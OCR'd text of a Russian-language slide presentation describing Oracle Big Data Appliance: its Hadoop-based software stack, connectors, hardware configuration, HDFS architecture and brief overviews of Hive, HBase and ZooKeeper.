
- **Oracle Linux 5.6**
- **Hotspot Java VM**
- **Cloudera’s Distribution including Apache Hadoop with:**
  - Hadoop Core
  - HDFS
  - Hive
  - HBase
  - Zookeeper
  - Oozie
  - Mahout
  - Sqoop
  - Cloudera Manager
- **Oracle R open source**
- **MySQL Standard Edition (restricted use) to support metadata and data for Hadoop tools and for ODI**
- **Oracle NoSQL Database Community Edition**

Программная платформа Oracle Big Data Appliance



Программная платформа Oracle Big Data Appliance

- Если рассматривать компоненты решения в свете этапов использования Big Data (сбор, организация и анализ), то можно увидеть следующую картину:



Сбор (Acquire)

- **Hadoop Distributed File System**
- **Oracle NoSQL Database**
- **Из этого рисунка можно видеть, что структурированная информация накапливается (вводится) в обычной СУБД Oracle. Эта часть обычно есть в любой компании.**
- **Есть менее структурированная – она имеет вид ключ-значение. Ключ – это идентификатор, по которому осуществляется доступ, а значение – все что угодно: учетная запись пользователя, документ, скалярное значение и т.д. Такую информацию мы храним в базе данных Oracle NoSQL.**
- **Есть также полностью неструктурированная информация абсолютно любого вида складируется в файловой системе. Она хранится в “обычной”, но распределенной файловой системе, что дает возможность использовать эти данные с любого узла в кластере Big Data. Эта файловая система – HDFS.**
- **Все это, с точки зрения ETL, — источники данных: плоские файлы, базы данных и т.д. Фактически в этой части ничего нового в Big Data не появляется.**

Организация (Organize)

- **Hadoop Software Framework**
- **Oracle Data Integrator**
- **Коннекторы**
- **Наибольший интерес, с точки зрения обработки информации, представляет уровень организации данных. Вот здесь, как раз, Hadoop играет ключевую роль. Его задача опустить предварительную обработку данных на уровень узла, хранящего эту информацию.**
- **На рисунке Hadoop обозначен маленьким прямоугольником, но если посмотреть внутрь, то можно увидеть, как много всего включено в этот квадратик. Если мы будем инсталлировать и настраивать его самостоятельно на многоузловой системе, то уйдет довольно много времени. Oracle не стал придумывать велосипед, а заключил союз с Cloudera. В рамках этого союза Oracle обеспечивает 1-ый уровень технической поддержки, а Cloudera берет на себя 2-ой и 3-ий.**


Организация (Organize)

- Помимо этого Oracle предоставляет 4 модуля для интеграции с хранилищем данных, называемых коннекторами:
- Oracle Direct Connector for HDFS
- Oracle Data Integrator Application adapter for Hadoop
- Oracle R Hadoop Connector
- Oracle Loader for Hadoop
- Часть из них предназначена для подключения Big Data к хранилищу на лету, а часть для загрузки данных.

Анализ (Analyze)

- R Statistical Programming Environment
- Oracle Datawarehouse
- Oracle MR
- Как можно видеть из показанного выше рисунка предварительная обработка данных ложится на плечи Hadoop, а задачи по анализу данных решает СУБД Oracle, которую мы используем в качестве хранилища уже подготовленных данных. Oracle предоставляет следующим набор инструментов для анализа:
- Oracle R Enterprise
- In-Database Data Mining
- In-Database Text Mining
- In-Database Semantic Analysis
- In-Database Spatial
- Есть также возможность перенести анализ данных с уровня СУБД Oracle на уровень Hadoop. Делается это за счет модуля In-Database MapReduce (на рисунке обозначен Oracle MR).

Платформа Oracle для больших данных



ФОРС

Oracle Big Data

Exadata и SuperCluster как машины для СУБД Oracle позволяют строить огромные по объему хранилища данных. Существует множество примеров построения хранилищ на сотни терабайт и даже петабайт данных.
Big Data Appliance (BDA),
который тоже нужен для хранения и обработки очень больших объемов данных с использованием таких технологий, как Hadoop и Oracle NoSQL Database. Поэтому часто задается вопрос, для чего же нужен BDA, если можно хранить и обрабатывать петабайты в Exadata?

ORACLE
BIG DATA APPLIANCE



Oracle Big Data

Зачастую обработка “больших данных” является довольно простым, с точки зрения алгоритмов, процессом, но проблема именно в том, что данных очень много, а на BDA эти данные обработать будет гораздо дешевле. Почему? СУБД Oracle развивается в
течение более чем 35 лет и содержит тысячи самых разных возможностей. Но, если ваша задача заключается, например, в хранении, фильтрации и агрегации логов вебсерверов (типичная задача из области Big Data), то для такой задачи, возможно, не будет использоваться даже сотая доля возможностей СУБД Oracle, несмотря на то, что данных может быть
многие петабайты. Такие технологии, как Hadoop, не имеют очень многих возможностей реляционных баз, но позволяют осуществить обработку в десятки раз дешевле.



Oracle Big Data

Поэтому Oracle рекомендует первичную, грубую обработку данных производить при помощи Hadoop, а уже более сложный анализ очищенных и агрегированных данных – делать в СУБД Oracle, в том числе с использованием Exadata и SuperCluster.



Oracle Big Data Appliance

Аппаратное обеспечение

- Кластер из 18 узлов (18 Sun X4270 M2)
- На каждом узле
  - *64 GB RAM (всего 1152GB RAM)*
  - *16 ядер Intel (всего 288 ядер)*
  - *48 ТБ дисков (всего 864TB)*
- 40 Gb p/sec InfiniBand
- 10 Gb p/sec Ethernet



Oracle Big Data Appliance

Программное обеспечение



- Oracle Linux
- Java Hotspot VM
- Cloudera Hadoop Distribution
  - *Hadoop Core, HDFS, Hive, HBase, Zookeeper, Oozie, Mahout, Sqoop*
- R Distribution
- Oracle NoSQL Database
- Oracle Big Data Connectors

Java Hotspot VM

«HotSpot» — это основная виртуальная машина Java (JVM) как для клиентских, так и для серверных компьютеров, выпускаемая корпорацией «Oracle». Для повышения производительности, обладает технологиями динамической компиляции JIT и адаптивной оптимизации.



Файловая система HDFS

- Кластер HDFS строится из NameNode и DataNode серверов. Как правило, это один или два NameNode–сервера и множество DataNode–серверов. NameNode–сервер хранит метаданные и используется для быстрого обращения к файлам.
- Чтобы открыть файл, клиент обращается к NameNode и получает список расположения блоков, составляющих файл. Эти адреса идентифицируют DataNode, который хранит каждый блок. Затем клиенты считывают информацию напрямую с серверов DataNode, возможно, параллельно. NameNode не принимает непосредственного участия в этом обмене объемами данных, сводя его накладные расходы к минимуму.
- Кластер HDFS является горизонтально масштабируемым, что позволяет изменять вычислительные мощности путем добавления новых серверов в кластер.

Утилиты HADOOP

- **Hive**

- **Самая первая и до сих пор одна из самых популярных СУБД на этой платформе. В качестве языка запросов использует HiveQL — урезанный диалект SQL, который, тем не менее, позволяет выполнять довольно сложные запросы над данными, хранимыми в HDFS.**

Утилиты HADOOP

- **HBase**

- **NoSQL база данных для хранения данных огромного объема. Позволяет выдавать информацию в режиме близком к реальному времени.**


Утилиты HADOOP

- ***Zookeeper***


- **ZooKeeper — это служба, которая выполняет роль распределенного сервиса конфигурирования и синхронизации.**


- ***Zookeeper***
- **Основа ZooKeeper — виртуальная файловая система, которая состоит из взаимосвязанных узлов, которые представляют собой совмещенное понятие файла и директории. Каждый узел этого дерева может одновременно хранить данные и иметь подчиненные узлы. Помимо этого в системе существует два типа нод: есть так называемые persistent-ноды, которые сохраняются на диск и никогда не пропадают, и есть эфемерные ноды, которые принадлежат какой-то конкретной сессии и существуют, пока существует она.**
- **В итоге вся эта система была создана для построения различных примитивных синхронизаций клиентским кодом. В самом ZooKeeper явных понятий подобных очередям нет, все это реализуется на стороне клиентских библиотек.**


Утилиты HADOOP



